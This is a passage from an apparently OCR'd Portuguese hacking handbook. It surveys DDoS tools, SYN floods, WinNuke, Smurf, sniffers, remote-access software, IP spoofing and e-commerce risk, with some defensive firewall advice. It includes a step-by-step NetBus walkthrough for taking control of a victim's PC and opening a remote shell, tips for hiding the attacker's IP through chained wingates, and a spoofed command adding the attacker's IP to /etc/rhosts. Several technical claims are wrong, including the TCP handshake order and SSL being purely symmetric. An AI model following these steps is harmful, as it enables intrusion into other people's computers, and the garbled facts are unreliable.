a várias portas no host ou rede alvo. O alvo então responde com a mensagem de não disponível (ICMP port unreachable), até que todos os recursos disponíveis estejam em uso e o sistema “trave”.

O Tribal Flood Network (TFN) comporta-se de forma bastante semelhante ao Trin00 exceto pela forma como o ataquante se comunica com seus manipuladores. Trin00 utiliza pacotes UDP para enviar informações sobre o ataque, manipuladores, e agentes. Pacotes UDP são facilmente identificados por IDS, então TFN aprimora a técnica utilizando pacotes ICMP para comunicação entre os níveis.

A estrutura do ataque é basicamente a mesma entre TFN e Trin00, mas o uso de pacotes ICMP para comunicação faz ataques TFN muito mais difíceis de serem detectados do que Trin00.

Uma terceira ferramenta é o Stacheldraht. Mais uma vez o modelo de ataque do Stacheldraht é o mesmo do TFN e do Trin00, mas a comunicação entre os níveis é diferente.

Stacheldraht usa uma combinação de ICMP e TCP para a comunicação entre os hosts ataquantes. Em adição, Stacheldraht encripta toda a informação enviada entre os hosts ataquantes utilizando chave de criptografia simétrica.

Como os administradores ultimamente têm levado o assunto de segurança de rede mais seriamente, grandes ataques DDoS, como aqueles que afetaram o eBay e a Amazon.com em fevereiro de 2000, tem se tornado pouco comum. Entretando, pequenos ataques DDoS ainda ocorrem com relativa freqüência. Porque é difícil parar ataques DDoS uma vez que eles tenham sido lançados, o mais efetivo método de prevenção é não deixá-lo ser iniciado no primeiro lugar. Isto requer manter sistemas devidamente atualizados para previnir que hosts sejam usados tanto como manipuladores como agentes. Se um script kiddie não consegue “scannear” nenhum host para lançar seu ataque, então o ataque não ocorrerá.

Syn-flood

O tipo de ataque usado para gerar o ip spoof. A autenticação por Syn é feita em três vias. O ataque consiste em não completar essas três vias. Mais ou menos assim. No caso do ping, ele é em duas vias, apenas envia o pacote e recebe a resposta. Para o Syn-flood, primeiro é enviado o pacote Syn e logo depois teria que ser enviado o Ack para a conexão se estabelecer, mas ele não é enviado, fazendo com que a máquina alvo consuma seus recursos ao receber muitos Syns e esperar muitos Acks. O ataque por ping é parecido, é enviado vários pings com grandes pacotes fazendo com que um sistema trave. Mas é mais difícil de ocorrer o travamento do que o ataque por syn.

OOB


Ataque Out-of-Band ou popularmente conhecido como WinNuke. Consiste em mandar pacotes malformados para uma porta Netbios do Windows. Geralmente usado nas portas: 135, 137 e 139, essa última sendo a mais usada. O sistema não consegue lidar com os pacotes, trava e mostra a famosa tela azul de erro. No Windows 95 esse ataque era mais eficaz, agora está se tornando obsoleto.

Smurf

De azul e bonitinho esse smurf não têm nada.

Na opinião de muitos o mais devastador de todos os ataques. Envia pacotes ICMP (protocolo que informa condições de erro) spoofados para centenas, talvez milhares de sites. Envia-se os pacotes com o endereço IP da vítima, assim fazendo com que ela receba muitos pacotes ping de resposta ao

mesmo tempo, causando um travamento total. Ainda não existe uma proteção eficaz contra esse tipo de ataque. Um programa bom (para Windows) que realiza o smurf é o WinSmurf.



Programas "Zumbis" controlados

Trin00, TFN e TFN2k. Estes são 3 exemplos clássicos de ferramentas de ataque DDoS. O trin00 já foi portado para a plataforma Windows, enquanto o TFN é o mais usado. Já o Schaft, apesar de relativamente antigo, é bem mais raro de ser achado. Atualmente, existe uma forma do agente do trin00 que infecta computadores como um cavalo-de-tróia. Já o TFN possui uma versão chamada TFN2K, com várias melhorias, incluindo até criptografia da conversação entre o cliente e os agentes, de forma a burlar a detecção destas ferramentas.

Em ambientes corporativos ligados à Intenret, a forma mais comum de detecção é através da quantidade de tráfego. Na maioria das redes que possuem monitoração de tráfego, a característica será uma série de tentativas de conexão, ou tráfego, gerado de diversas máquinas da rede interna, paraum único endereço na Internet.

Contra estes tipos de ataques, existem poucas medidas, principalmente se o objetivo do "hacker" for realizar um ataque DDoS por ocupação de banda. Contudo, um bom firewall pode dificultar bastante a eficácia de um ataque destes. Algumas regras básicas de filtragem em firewalls para evitar ataques DDoS:

filtrar qualquer tráfego ICMP entrando um saindo da rede
filtrar qualquer tráfego entrando na rede, em portas (serviços) que não estão em uso
filtrar qualquer tráfego saindo da rede, a partir de computadores que fiquem 24 horas no ar, e que NÃO precisem emitir tal tráfego
no firewall, configurá-lo de forma a impedir conexões a partir do localhost (127.0.0.0)
De qualquer máquina que possua filtragem de pacotes (Windows 2000, Linux, etc.) impedir conexões a partir de interfaces internas e / ou localhost (127.0.0.0)

A regra básica é impedir tráfego não autorizado, não só "entrando" na rede, mas também, a partir dela.

Programas de acesso e controle remoto

São programas utilizados para controlar o acesso a outra máquina, podendo ler seus arquivos, controlar seus periféricos e manipular qualquer tipo de programa que ela possa estar rodando naquele exato momento. Os tipos de programa de acesso remoto são:


Cavalos de tróia – Trojans

Já falamos deles anteriormente mas agora daremos uma maior enfâse. O cavalo de tróia é composto de dois arquivos executáveis, o servidor e o cliente. Quando o servidor é instalado em uma máquina alvo, o acesso a essa máquina é liberado para o cliente através de uma porta qualquer das 65536 do sistema.
Hoje em dia, existem inúmeros trojans, mas o conceito aplicado a informática existe a décadas. O primeiro programa usado como trojan horse que ganhou a comunidade foi o NetBus. Após o NetBus (que é tido como um software de gerência remota, e não como um trojan horse), surgiram diversos outros, sendo o mais famoso deles, o Back Orifice. Este, foi criado por um grupo de hackers que se entitulam “The Cult of the Dead Cow”, ou cDc (http://www.cultdeadcow.com/)

Utilizando um cavalo de tróia

Vamos utilizar um trojan para nos conectarmos a algum computador infectado. Antes de tudo, verifique se o computador alvo está com o servidor instalado (o arquivo que comprimimos anteriormente). Agora seguiremos os seguintes passos com o trojan Netbus:

Abra o programa Netbus (se o antivírus acusar vírus, passe o petite nele também)
Em hostname / IP , coloque o IP da máquina a ser invadida (se for seu próprio computador, utilize 127.0.0.1). Se a porta no servidor for diferente de 12345 (o padrão do Netbus), coloque-a em port.
Clique em connect!



Ao aparecer a mensagem “**Connected**” na barra de status, significa que a invasão foi bem sucedida. Vamos agora realizar algumas ações:
Clique em Open CD-ROM para abrir o drive de cd da vítima.
Vá em Start Program e coloque **c:\windows\notepad.exe** para abrir a calculadora.
Clique **Go to URL** e mande a pessoa para algum site, como **www.invasao.com.br**
Use Listen para pegar os caracteres digitados pela pessoa e intervir no meio (como se você estivesse escrevendo no Word e de repente as palavras se formam sozinhas).

A Port Redirect cria uma ponte. Coloque uma porta (geralmente use a 80) e um site. Assim quando for ao Internet Explorer e digitar o IP do computador invadido, você cairá nesse site configurado. Por exemplo: ao digitar **127.0.0.1** no browser fui enviado para **www.anti-trojans.cjb.net**. Dá para fuçar bem nas opções, mas a mais interessante é a App Redirect. Abra-a, coloque uma porta qualquer (100 por exemplo) e mande executar um shell nessa porta (no caso do Windows 95, 98 e ME, use **c:\command.com** , no NT, 2000 e XP use **cmd.exe**). Agora utilize o **telnet** (vá em iniciar/

executar e digite: telnet 127.0.0.1 100 , trocando o endereço ip padrão pelo da vítima) e pronto. Você está no prompt do MS-DOS da pessoa. Têm o controle total da máquina.
Para desconectar, apenas clique em disconnect.
A opção server admin retira o servidor (muito útil em caso de renomear o server para um processo do sistema).

Utilizando o Anti-Trojans 1.6

Existem programas que não são firewalls nem vírus, são feitos apenas para impedir o uso de trojans. Vamos utilizar como exemplo o programa **Anti-Trojans** versão 1.6. Claro que você pode usar um firewall mesmo, mas ele iria consumir mais recursos do sistema.

Abra o programa
Clique na pasta Configuração , e coloque a mensagem para a pessoa que tentar lhe invadir. Se quiser, configure um e-mail para que a tentativa de invasão seja reportada.
Clique na pasta Monitorar.
Clique no botão Monitorar. Agora clique com o botão direito no ícone do superman na barra de tarefas e selecione esconder.
Simule uma tentativa de invasão indo a Iniciar / Executar e digitando:
telnet 127.0.0.1 12345

O programa irá detectar a tentativa de invasão e mostrará uma mensagem com o horário, o endereço IP do invasor, o seu host e o tipo de invasão tentada.

"Trojans" comerciais

Estes são três dos programas de gerência remota mais usados hoje pela comunidade. Cada um deles requer uma certa experiência em sua manipulação, pois se feita de forma errada, derá a um invasor, a possibilidade de controlar o computador ou servidor remotamente, de qualquer lugar. Poucos administradores tomam cuidado ao usar uma destas ferramentas, ou qualquer outra, de gerência remota. O maior erro é fazer uso delas em computadores compartilhados, ou que estejam conectados à redes não confiáveis (untrusted networks). Existem diversos programas disponíveis livremente na Internet que armazenam em um arquivo, para posterior análise por parte de um "hacker", todas as teclas digitadas no teclado de uma máquina comprometida. A conclusão óbvia: se

algum utilitário de gerência remota for usado a partir de uma destas máquinas, estarão no arquivo armazenadas informações sobre host, usuário e senha usados para ativar a gerência remota.

Portanto, não adianta garantir apenas a segurança do componente de controle (servidor) da aplicação. A utilização do cliente de gerência deve ser feita de um computador confiável, restrito, e que não seja compartilhado, preferencialmente, conectado a uma rede confiável (afinal, o tráfego da rede pode também estar sendo monitorado por um suposto “hacker”).

PCAnywhere

(http://www.symantec.com/pcanywhere/index.html)

O PCAnywhere é um dos produtos de acesso remoto mais conhecidos e difundidos. Ele é fabricado pela Symantec, a mesma empresa que fabrica o Norton Antivirus. O PCAnywhere fornece o controle total de um computador remotamente, seja através de uma rede, seja através de uma linha discada (modem).

A maioria dos usuários desta ferramenta, quando a configuram para acesso via modem, acham que não é necessário colocar uma senha de acesso, e confiam completamente no número de telefone como barreira segurança (“quem vai adivinhar que no fone 2225522 existe um modem para gerência via PCAnywhere ?”). Infelizmente, existe uma técnica chamada “**war dialing**”, usada para descobrir, dentro e um intervalo de números telefônicos, quais respondem “voz” e quais respondem “dados”. Basicamente, é um programa que usa um computador para tentar, um a um, vários números telefônicos e emitir um relatório sobre quais destes responderam com sinal de modem. A maioria das grandes empresas possuem suas próprias centrais telefônicas, e contratam um serviço da companhia telefônica chamado DDR (Discagem Direta Ramal). Assim, os números telefônicos desta empresa são sequenciais, facilitando ainda mais a técnica de war dialing. Quando isto não ocorre, o “hacker” tem por prazer configurar o programa de war dialing para discagem randômica, e deixá-lo trabalhando por semanas (as vezes até meses). Mais cedo ou mais tarde, ele achará algum número telefônico com um modem na ponta. Apesar de parecer uma técnica tipo “loteria”, sua eficácia é bastante alta, principalmente em empresas que usem serviços telefônicos de DDR.

Além disso, o próprio PCAnywhere possui bugs, como qualquer outro programa. De acordo com o teorema fundamental dos firewalls, qualquer programa possui bugs. Um programa relativo a segurança terá bugs relativos a segurança. A última vulnerabilidade detectada no PCAnywhere permitia um ataque do tipo DoS, que impedia o programa de ser acessado remotamente depois de um ataque (versão 8.0). Porém, observe que a má configuração de um programa relativo a segurança pode ser desastrosa.


Timbuktu, Timbuktu Pro by Netopia

(http://www.netopia.com)

Programa de gerência remota muito usado nos EUA, mas não no Brasil. Ele funciona de forma muito parecida com o PCAnywhere, e está sujeito também a técnicas de war dialing. Tanto o PCAnywhere quanto o Timbuktu são os dois programas mais tentados por “hackers” quando acham um número telefônico que responde dados. Possui duas vulnerabilidades recentes: uma, permite um ataque do tipo DoS (o Timbuktu deixa de responder a comandos) e outra que permite que caracteres que trafeguem através da conexão do Timbuktu não tenham nenhum tipo de criptografia. Esta última coloca o Timbuktu em uma posição bastante vulnerável, pois impede sua utilização em uma rede promíscua ou que não use VPN (praticamente todas).

VNC (Virtual Network Computing)

(http://www.uk.research.att.com/vnc/)



Sessão de VNC rodando

VNC tem se tornado uma febre recentemente em empresas. É um utilitário gratuito, que pode ser baixado diretamente do site da AT&T acima. O VNC é simplesmente um utilitário que permite a captura da tela de um computador, seja ele um Linux, Windows ou Macintosh. Isso por sinal é o que faz dele um sucesso.

Outra grande vantagem do VNC é o cliente Java. O VNC possui um componente servidor (instalado no computador que se deseja gerenciar) e um componente cliente (instalado no computador que se deseja usar para acessar o servidor). Contudo, o próprio componente servidor possui um servidor Web incorporado, o que dispensa ter o cliente. Em resumo, é possível capturar a tela de um computador remotamente, apenas através de um browser.


A autenticação inicial do VNC é criptografada. Porém, todo o tráfego a partir daí é “clear text” (sem criptografia de nenhum tipo). Portanto, sua utilização é recomendada apenas em redes confiáveis (trusted networks).

Da mesma forma que o PCAnywhere ou o Timbuktu, a captura das informações digitadas no lado cliente também é possível. Assim sendo, é também recomendada sua utilização apenas em computadores que não sejam compartilhados, e que sejam confiáveis.

Sniffers

O sniffing é uma técnica bastante antiga, que explora uma vulnerabilidade de qualquer rede que possua tráfego compartilhado. Mais comum e simples de realizar em redes Ethernet, consiste em programar a interface de rede do computador para escutar todo e qualquer pacote de rede que por ela trafegue, independente do destinatário. Por padrão, as placas de rede somente retiram da rede aqueles pacotes endereçados fisicamente para si. Porém, você pode colocar a placa em modo “promíscuo”, que fará com que ela recupere da rede qualquer pacote que passar por ela. Assim, você poderá observar qualquer pacote que trafegue na rede.

Muitos serviços TCP/IP antigos não utilizam criptografia para trocar senhas, transmitindo na rede informações de autenticação em modo texto, simples. Através de um software de sniffering, você pode observar todo o tráfego e eventualmente capturar usuários e senhas válidas para determinados serviços, como HTTP (Web), FTP (transferência de arquivos), TELNET (emulação de terminal, ou terminal remoto) e POP3 (leitura de correio eletrônico). Você precisa Ter acesso de Administrador em computadores NT/2000 e XP para rodar os sniffers. Bons programas são o PacketSniffer (http://packetstormsecurity.org) , o WinSniffer (www.winsniffer.com) e o Iris (www.eeye.com)



Programa Iris sendo usado

Proxys e Wingates

Proxy

É um tipo de firewall que possibilita uma ponte entre um computador e um servidor. Imagine que você possui uma rede local, mas somente um dos seus computadores têm placa fax-modem. Então você se conecta por ele e utiliza um proxy para que o outro computador da rede faça uma ponte e acesse a Internet pelo servidor. O endereço IP utilizado será do servidor. Acontece que existem muitos proxys gratuitos na Internet. Brasileiros ou internacionais, eles possibilitam que você navegue tranqüilamente e às vezes ficam até mais rápidos do que com a conexão comum.

O proxy também têm uma vantagem: você pode usar um proxy para entrar no anonymizer (www.anonymizer.com) , assim escondendo seu endereço IP duas vezes . Endereços gratuitos de proxy podem ser encontrados na página www.blackcode.com *ou em* www.astalavista.com .

Wingates

O Wingate se parece muito com o servidor proxy, mas é mais perigoso pois é acessado por telnet, então possibilita a conexão a qualquer tipo de servidores, sejam telnet, ftp, smtp, pop, ou até algum trojan. E ao contrário do proxy que só pode ser usado uma vez, o wingate não têm limites. Você pode conectar-se a um wingate chinês, depois utilizá-lo para entrar em um argentino e um italiano. A cada conexão, você terá um novo endereço IP. Imagine o trabalho para algum administrador descobrir quem invadiu o sistema. Terá que entrar em contato com a autoridade de cada país e mesmo assim se ela quiser ajudar.


É claro que a cada novo wingate a conexão vai ficando mais lenta. Só é bom mesmo para quem possui uma conexão de alta velocidade. Existem alguns scanners que procuram subnets por wingates. Alguns deles podem ser pegos em *ftp.technotronic.com*. Para uma lista de wingates, visite o site www.cyberarmy.com .

Spoofing

Ataques do tipo IP Spoofing consistem em forjar nos pacotes o endereço IP de origem. Existem basicamente dois tipos de ataques spoofig: IP spoofing usado em ataques DoS e homem-no-meio (man-in-the-middle).

IP Spoofing baseados em ataques DoS são relativamente diretos. Um ataquante envia pacotes ao host alvo com o endereço IP forjado (SYN) – frequentemente um endereço IP na forma da RFC 1918, mas que não necessariamente precisa existir. O host alvo responde (ACK) e aguarda pela próxima resposta (SYN-ACK). A resposta nunca chega, e estas conexões abertas aguardando respostas para fechar permanecem na memória do dispositivo alvo. Se bastantes conexões "spoofadas" são enviadas, o buffer da memória irá esgotar (overflow) e o dispositivo da rede irá tornar-se instável e "travar".

Ataques Homem-no-meio (man-in-the-middle) são muito mais onerosos. Aqui, o ataquante intercepta o cabeçalho do tráfego entre dois dispositivos da rede. O ataquante pode então monitorar informações ou alterar dados que passem através da rede, como ilustado na figura a seguir:



O usuário envia uma requisição para 10.10.100.1. O ataquante pretende ser 10.10.100.1 e envia a resposta para iniciar a comunicação. O usuário então encaminha todos os dados destinados a 10.10.100.1 para o ataquante.

Tipicamente um ataque homem-no-meio funciona da seguinte forma: Um ataquante infiltra-se na rede por meio do comprometimento de alguma máquina e captura o tráfego. Quando um outro usuário da rede envia uma requisição ARP para um dispositivo da rede, o ataquante envia a resposta dizendo ser ele o dispositivo da rede. O usuário a partir de então passa a enviar todos os dados para a maquina comprometida pelo usuário ao invés do dispositivo original de destino.

É possível que um ataquante utilize este método para interceptar o máximo possível de dados através de um monitor e salve todo o tráfego de rede para posteriormente garimpar informações importantes como nomes de usuários e senhas. Usuários jamais saberão que o tráfego foi interceptado, porque cada pacote no final das contas irá chegar conforme o previsto em seus

respectivos destinos. O ataquante apenas captura o dado, lê e re-encaminha para o seu devido destino.

Observações

Da mesma forma como os outros tipos de ataques descritos até aqui neste capítulo, existem ferramentas prontas para serem utilizadas que ajudam os ataquantes a executarem ataques do tipo homem-no-meio. Uma das mais populares é a Ettercao (*etter-cap.sourceforge.net).* Ettercap está disponível para download em versões para Windows, Solaries, BSD e Linux.

IP Spoof

A técnica mais antiga e devastadora de invasão de computadores. Trabalha a nível de protocolo, abaixo da camada dos aplicativos. É como o trojan de ponte, mas bem mais eficaz. No caso do trojan por exemplo, uma máquina era Windows, o que facilitou a sua instalação. Mas e uma rede que só existam máquinas Unix, mesmo assim fortemente seguras? Vamos supor que queremos invadir uma rede militar qualquer com 1000 computadores. O servidor central aonde ficam os dados confidenciais só se comunica com mais dois computadores, assim evitando o perigo de acesso pela Internet.

Ora, o erro está aí. Apesar de se comunicar só com duas máquinas, elas têm acesso à rede externa. Existe então uma *relação de confiança* entre esses computadores e o servidor. Aí que entra o IP SPOOF. Ele consiste em estudar com um sniffer as sequencias numéricas do cabeçalho ip que é enviado à maquina alvo. Supondo que a máquina alvo seja **A** (a que queremos invadir) e a que têm relação de confiança com ela seja **B**. Após aprender a sequência correta, inundamos a máquina **B** com pacotes syn malformados (criando um denial of service para “amordaçá-la”). Então criamos um pacote IP com cabeçalho falso, fingindo ser a máquina **B** (que não pode falar tadinha). Além disso, existem dois tipos de IP SPOOF.

Non-blind spoof

Esse spoof é realizado dentro da própria subnet em que se encontra o atacante. Ele é um spoof “não cego” pois permite que o atacante receba (usando um sniffer) a resposta da máquina A para a B após nosso ataque. Supondo que enviamos o comando:


< ip do hacker> >> /etc/rhosts

Esse é um comando para que o computador alvo passe a nos considerar “de confiança” , cedendo-nos espaço para quando fizermos um rlogin. Mas como saber se o comando funcionou? Com o non-blind spoof isso é possível.

Blind spoof

Quando o ataque é feito a um computador fora de sua subnet. Com o blind spoof, a única coisa que se pode fazer é enviar o pacote spoofado com o comando e rezar para funcionar. Um programa que automatiza um pouco a tarefa do spoof é o **SendIP** (www.earth.li) para Linux (Unix). Já para Windows não existe ainda um programa decente que o faça.

Comércio Eletrônico – uma visão geral



Tecnicamente falando, a tecnologia envolvida com comércio eletrônico é uma tecnologia relativamente segura. Contudo, a segurança ao se realizar uma transação bancária por exemplo, depende de diversos fatores, não só da tecnologia ou da segurança que a instituição financeira possui.

Análise de Vulnerabilidades

Existem diversos pontos que são vulneráveis no comércio eletrônico. A típica conexão do usuário, até seu banco, no caso de home banking pela Internet, se parece com o seguinte diagrama:

No diagrama acima, vemos claramente que o maior risco de segurança está no computador do próprio usuário. Se este estiver infectado com um trojan como o BO, todas as suas senhas, transações financeiras, enfim, tudo que estiver sendo digitado no teclado pode ser capturado para um arquivo e acessado por um suposto “hacker”.

Muitos autores de segurança irão discutir o quão segura são as soluções para comércio eletrônico. Realmente, a grande maioria das soluções **técnicas** são excelentes. Contudo, o usuário leigo não possui o conceito ou conhecimento para separar até onde vai a tecnologia de seu computador, e onde se inicia a tecnologia da companhia telefônica ou do provedor de acesso, ou até mesmo da instituição financeira ou loja virtual que se está acessando. O usuário leigo enxerga todos estes elementos como um único serviço. Assim sendo, ele não tomará as precauções necessárias com a segurança de seu computador, muitas vezes porque o serviço de comércio eletrônico lhe “disse” que o sistema era tão seguro que chegava a ser à prova de falhas. Hackers que desejem obter tais informações SEMPRE explorarão as FALHAS dos sistemas. Nunca irão de encontro com uma barreia praticamente intransponível: atacarão sempre o ponto mais frágil, mais vulnerável, aquele elo que pode ser “corrompido”. Neste caso, fácil até demais: o computador do usuário.

A grande maioria dos sites de comércio eletrônico usam 3 tecnologias (saparadas ou em conjunto, na maioria das vezes). São elas:

SSL (Secure Sockets Layer)
SET (Secure Eletronic Transactions)
Shopping Carts

O **SSL** é um padrão de criptografia desenvolvido pela Netscape, para criar um túnel seguro, onde todas as informações entre o browser do usuário e o site da loja ou instituição financeira são trocadas de forma criptografada. Acessar e quebrar as informações durante o tráfego é praticamente impossível. Contudo, como o SSL é um padrão de criptografia por chave simétrica (a mesma chave para criptografar é usada para reverter o processo), é tecnicamente possível capturar esta chave no momento da troca, e usá-la para "sniffar" o tráfego. Contudo, ser tecnicamente possível não significa que seja viável.

